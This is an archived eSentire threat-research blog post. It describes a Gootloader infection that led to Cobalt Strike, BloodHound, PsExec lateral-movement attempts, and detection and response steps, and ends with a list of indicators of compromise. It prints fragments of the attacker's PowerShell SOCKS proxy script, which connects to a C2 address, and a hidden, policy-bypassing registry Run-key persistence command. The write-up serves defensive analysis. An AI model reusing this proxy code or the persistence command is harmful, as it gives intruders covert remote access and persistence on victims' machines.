Gootloader Malware Leads to Cobalt Strike and Hand-on-Keyboard Activity

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-06 00:20:13 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

- We uncovered Gootloader malware using a new infection technique, which helped further insights into the threat actor(s) tools and next infection phase.
- Gootloader's initial JavaScript payload was delivered using the same technique via a compromised WordPress website.




Figure 1: Compromised WordPress site serving the initial payload

- Based on the sample retrieved from the infected webpage, the initial payload creates several files under a legitimate folder inAppData\Roaming:

- Parliamentary Procedure.log (Engineering Geology.log on the infected machine)
- TIBCO Rendezvous.js (Custom Built-ins.js on the infected machine)

It is worth mentioning that the filenames and scheduled task name can be different even if the initial payload was downloaded from the same infected webpage.

- The scheduled task “Foreign Languages” is also created to run the “TIBCO Rendezvous.js” file with TIBCOR~1.JS argument at the log on from the sample we retrieved.
- Approximately 2 hours after the initial infection, we observed hands-on activity on the system. The threat actor(s) deployed a Cobalt Strike payload via the existing PowerShell process that beaconed out to several domains with /GET /xmlrpc.php requests (e.g. hxxps[://]thetripgoeson[.]com/xmlrpc[.]php).

The next stage of Gootloader (threat actor(s)’ hands-on activity)

The threat actor(s) retrieved and ran the Cobalt Strike payload zieu.ps1 from path appdata\roaming\btbh\.

Figure 2: Retrieved zieu.ps1 Cobalt Strike payload


After establishing the connection with the Cobalt Strike server (91.215.85[.]176), the threat actor(s) proceeded with retrieving and extracting BloodHound, a tool used for graphically analyzing Active Directory and other identity systems to identify attack pathways (20230103151757_bloodhound.zip) that contained pshound.ps1 under C:\Users\<username>.

After further analyzing the Windows Event Logs, we concluded that the script is similar to the one mentioned by GuidePoint Security that appears to be a BloodHound executable.

Besides the Cobalt Strike payload, the threat actor(s) retrieved the following files/tools:

- PsExec (C:\Users\) – a command-line tool used to execute processes on remote computers, enabling administrators to remotely control other systems on a network.

- nwu2ndiyotmtmdvmnc00zja1lwi3yjmtyzllztrlngixm2vk.bin (C:\Users\). Unfortunately, we could not retrieve the file for analysis.
- s5.ps1, son.ps1 (AppData\Local) - PowerShell SOCKS proxy script that connects to the C2 server 91.92.136[.]20 over port 4001.



```
$xorec = New-Object byte[] 50

$ipaddress = '91.92.136.20'
$dport = 4001

For ($i=0; $i -ne 50; $i++) { $xorec[$i] =  $i }

$newconnct={

    Param
    (
        $sArray,
        $perem2,
        $ip,
        $newport,
        $xorec_,
        $s,
        $w,
        $r
    )

    Function cryptf2($passw, [int]$length, $buff0, $start, $sz)
    {

        $rc4 = New-Object byte[] 256

        [int]$perem0 = 0

        [int]$perem1 = 0

        [int]$perem2 = 0

        [int]$perem3 = 0

        [int]$perem4 = 0

        [int]$perem5 = 0

        [int]$perem6 = 0

        [int]$perem7 = 0

        [int]$perem8 = 0

        [int]$t = 0

        [int]$gs = 0
```

```
        $pool = [RunspaceFactory]::CreateRunspacePool(1, 200)
        $pool.Open()

        $sArray[0] = New-Object System.Net.Sockets.TcpClient( $ipaddress, $dport)

        $sArray[0].NoDelay = $true

        $sArray[0].ReceiveTimeout = $_t * 1000

        $s[0] = $sArray[0].GetStream()

        $r[0] = New-Object System.IO.BinaryReader($s[0])

        $w[0] = New-Object System.IO.BinaryWriter($s[0])

        For ($i=0; $i -ne 50; $i++) { $bf0[$i] = $xorec[$i] }

        For ($i=50; $i -ne 100; $i++) { $bf0[$i] = 0 }

        $i64 = 0

        if ([IntPtr]::Size -eq 8) {$i64 = 1}

        $bf0[53] = $i64 -as[byte]

        $os = [system.environment]::osversion.version.build
```

Figure 3: Snippet of s5.ps1 script

The persistence via Registry Run Keys was created to run the PowerShell SOCKS proxy script with the following values:

Registry Run Key name: socks_powershell

Data (command to run): Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "C:\Users\\AppData\Local\s5.ps1"

The threat actor(s) removed most of the files they dropped on the host including the results produced by BloodHound as well as an unidentified krb.txt file dropped under C:\Users\.

After running BloodHound, the threat actor(s) attempted to move laterally by using PsExec to execute file rz.ps1 on a second host. This was not successful due to the PowerShell execution policy preventing execution of untrusted scripts. We were unable to retrieve the rz.ps1 script, but we assess it was likely a Cobalt Strike payload.

How did we find it?

- BlueSteel, our machine-learning powered PowerShell classifier identified post-compromise activity on the system.

What did we do?

- Our team of 24/7 SOC Cyber Analysts isolated the host and alerted the customer.
- The SOC updated the customer with detailed findings and recommendations to remediate this threat.
- We added C2 addresses to our global blocklist and performed proactive threat hunts for similar activity across all customers.

- We also updated our Gootloader detection and runbook for this new infection technique.

What can you learn from this TRU positive?

- Gootloader is a prevalent drive-by threat distributed through poisoned search results. Infected devices present a valuable foothold for adversaries to conduct follow-on attacks across the network.
    - In the above case, the infected device transitioned to a hands-on-keyboard attack in approximately 2 hours.
- The drive-by distribution method presents an alternative to email as a vector for delivering malicious code.
    - Gootloader uses blackhat SEO techniques to manipulate search results and deliver malware disguised as documents.
    - Other drive-by threats utilize malicious search engine advertisements to push lookalike software containing malware.
- Gootloader follows a general trend observed across several threats where widely distributed, opportunistic infections are weaponized for network intrusions including ransomware deployment.
- In this case, we assess the goal was likely data theft or ransomware deployment. Gootloader has been previously used as a precursor to the REvil ransomware group in 2021.

Recommendations from our Threat Response Unit (TRU) Team:

- Using Phishing and Security Awareness Training (PSAT), educate your employees regarding the risk of Gootloader and, more broadly, the cybersecurity risks associated with using search engines to find free document templates.
    - Make sure you trust document sources. Even legitimate Word and Excel documents from the Internet can lead to malware infections.
    - Ensure your downloaded content is what you intended. If you intended to download a document (.docx) but you are served a JavaScript (.js) file, do not open it. Escalate it to your internal IT security team.
- Ensure standard procedures are in place for employees to submit potentially malicious content for review.
- Use Windows Attack Surface Reduction rules to block JScript and VBScript from launching downloaded content.
- Employ an Endpoint Detection and Response (EDR) product to help detect, isolate, and remediate cyber threats impacting your company’s endpoint devices.

Indicators of Compromise

Indicator	Note
23d3d8cd3a5b8e4703a9b91970d790d1	zieu.ps1 (Cobalt Strike payload)
785fcb9380b4c2310c2200790641bc73	s5.ps1 (PowerShell SOCKS proxy)
cadb91ac90f52e27c0acae43b79aa202	son.ps1 (PowerShell SOCKS proxy)

bbbfab2763b717178141f0561584d087	contract salary calculator ontario 34123.js
hxxps[://]skymedia360[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]filorga[.]com/xmlrpc[.]php	Contacted domain
hxxp[://]breadoflifetabernacle[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]lyngsfjord[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]galonivan[.]com[.]br/xmlrpc[.]php	Contacted domain
hxxps[://]assistironline[.]net/xmlrpc[.]php	Contacted domain
hxxps[://]dexacoin[.]net/xmlrpc[.]php	Contacted domain
hxxps[://]thetripgoeson[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]hcss[.]nl/xmlrpc[.]php	Contacted domain
hxxp[://]beechdesigngroup[.]com/xmlrpc[.]php	Contacted domain
hxxp[://]dentalofficeathens[.]gr/xmlrpc[.]php	Contacted domain
hxxp[://]aracelicolin[.]org[.]mx/xmlrpc[.]php	Contacted domain
hxxps[://]shareddata[.]org/xmlrpc[.]php	Contacted domain
hxxps[://]dunkandjump[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]nickthomm[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]1worldsync[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]hozoboz[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]burmancoffee[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]tonyevers[.]com/xmlrpc[.]php	Contacted domain
hxxps[://]serialowy[.]pl/xmlrpc[.]php	Contacted domain

eSentire's Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and

proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Back to blog

Take Your Cybersecurity Program to the Next Level with eSentire MDR.

BUILD A QUOTE

in this blog

What did we find?How did we find it?What did we do?What can you learn from this TRU positive? Recommendations from our Threat Response Unit (TRU) Team:
